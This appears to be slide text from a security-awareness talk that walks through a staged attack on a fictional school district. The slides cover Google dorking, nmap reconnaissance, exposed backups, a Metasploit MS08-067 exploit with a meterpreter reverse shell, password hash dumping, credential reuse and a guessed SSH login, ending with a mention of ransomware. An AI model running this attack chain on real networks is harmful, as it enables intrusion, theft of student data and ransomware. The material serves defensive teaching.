The Google logo is displayed in its characteristic multi-colored font: a blue 'G', a red 'o', a yellow 'o', a blue 'g', a green vertical bar, and a red 'e'.

a hacker's best friend:

Google Hack-Fu

Advanced Operators

- *Modify searches to limit the scope or content of returned information*
- *Some examples include:*
“allinanchor:, allintext:, allintitle:, allinurl:, cache:, define:, filetype:, id:, inanchor:, info:, intext:, intitle:, inurl:, link:, related:, site:”

GHDB – Google Hacking Database

- A website that contains a library of pre-configured Google searches (Google Dorks)
- <https://www.exploit-db.com/google-hacking-database>
- Allows you to quickly build highly targeted searches to find “interesting” information
- Categories include things like “Files containing Passwords” and “Sensitive Directories” and “Vulnerable Servers”

Background

Nowheresville is a sleepy community in a western state. Their school district has a nice web page with a parent portal, and they use their information systems to process lots of student data and keep the community informed on what is happening in the district.

We are going to become hackers looking to victimize the school and make off with student information and launch a ransomware attack.

Time to Put on the Black Hat!

Let's Hack a School District!



Reconnaissance

We use a tool called NMAP to identify Ports, Protocols, and Services on the target network

```
(kali@kali)-[~]
└─$ nmap 10.0.0.50-60 -sV -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-06 09:30 EDT
Nmap scan report for 10.0.0.50
Host is up.
All 1000 scanned ports on 10.0.0.50 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.0.0.51
Host is up (0.0012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))

Nmap scan report for 10.0.0.52
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 2.0.8 or later
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Reconnaissance


NMAP identifies what software and operating systems are present. In this case we see a web server:

```
Nmap scan report for 10.0.0.51
Host is up (0.0012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
```

From this we can tell that this is an older Apache Server that is likely running on an Ubuntu Linux server.

Reconnaissance


When we go to the web server in a browser we see a school district web site for Nowheresville ISD



But what else can we glean from this web server?

Reconnaissance

As it would have it, the site offers up a “robots.txt” file that provides a list of potentially sensitive areas that might be available for us to look at:







```
User-agent: *
Disallow: /backups
Disallow: /forms
Disallow: /staff
Disallow: /assets
Disallow: /src
```

This gives us a playbook to follow to look for sensitive information or a way to get further access.

Reconnaissance

Looks like there is some juicy data left behind!

Index of /backups

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 04-01-2022_studentAggData_backup.sql	2022-04-05 19:22	67K	
 11-29-2020.crypt	2022-04-05 19:30	25M	
 12-29-2020.crypt	2022-04-05 19:26	67K	

Apache/2.4.41 (Ubuntu) Server at 10.0.0.51 Port 80

While student data is nice... it doesn't get us any further into the school's data systems... what else can we find?

Reconnaissance

There look to be two windows machines as well in the scan results. One has RDP open, and the other looks to be a Windows XP machine!

```
Nmap scan report for 10.0.0.56
Host is up (0.0016s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 6.7 (protocol 2.0)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server Microsoft Terminal Service
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: SPEDDEPT; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.0.57
Host is up.
All 1000 scanned ports on 10.0.0.57 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.0.0.58
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```



Exploitation

Windows XP is very vulnerable to some well known attacks. Let's see if we can use this machine for entry!

Using a tool called the Metasploit Framework we can select an exploit that should work on this machine. Below we set some options like the local and target host (LHOST & RHOST) and other misc information. Then we just type exploit and hit enter!

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.0.58        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

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  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.0.35       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

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  --  --
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[*] 10.0.0.58:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.58:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
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[*] Meterpreter session 1 opened (10.0.0.35:4444 → 10.0.0.58:1051) at 2024-05-06 10:02:15 -0400

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HelpAssistant:1000:d3154a39b170c27f67f4269558e2d9b8:3f8222e2c1f10ebddd7da9d3a2104fc6 :::
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Using a built-in tool called hashdump we can list out all the users who have used this machine and their password “Hashes” which can either be used directly through a “pass the hash” style attack, or run through a hash cracker to recover the plaintext password. In this case, kfumiki’s password is applepie!

Exploitation

Now let's turn our attention to the other Windows machine. Using RDP we can connect to the machine and try out this newly discovered password.

Success! We are now logged into Ken Fumiki's desktop where we find a lot of student information, and some interesting other data that might be helpful.

Ken keeps a file of passwords.




Exploitation

In the recycle bin and Documents we find Ken's SIS login, FTP/SCP, and banking information.

We also see from the IT Stuff document that our Tech Director's name is Carlos Gonzales and that his spouse's name is Christine.

I wonder what we could do with that?



Exploitation

I bet Carlos has administrative access to the SIS!

So let's see what we can see with the SIS. Obviously, we have access to the SIS software through Ken's login. But wouldn't it be great if we owned the whole server?

If we try SSH (see port 22 in NMAP), and try his login name and his spouse "Christine" we get a surprise! We're IN!!!!

```
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cgonzales@10.0.0.52's password:
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 * Support:       https://ubuntu.com/advantage

System information as of Fri Mar 15 16:45:50 UTC 2024

System load:  0.0                Processes:    124
Usage of /:   41.4% of 9.78GB     Users logged in: 1
Memory usage: 22%                IP address for enp0s3: 10.0.0.52
Swap usage:  0%

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check

Last login: Fri Mar 15 14:43:24 2024 from 10.0.0.108
cgonzales@nwvisd-sis:~$ █
```

Summary

So you can see how attackers can use a single vulnerability, chain it with other information and obtain access.

- 1) Found an exploit that worked on XP
- 2) Got legitimate login credentials
- 3) Used them to access Ken's computer
- 4) Discovered Ken's personal notes with enough information to attack the SIS
- 5) Guessed the SIS administrator password
- 6) Download the database or install ransomware

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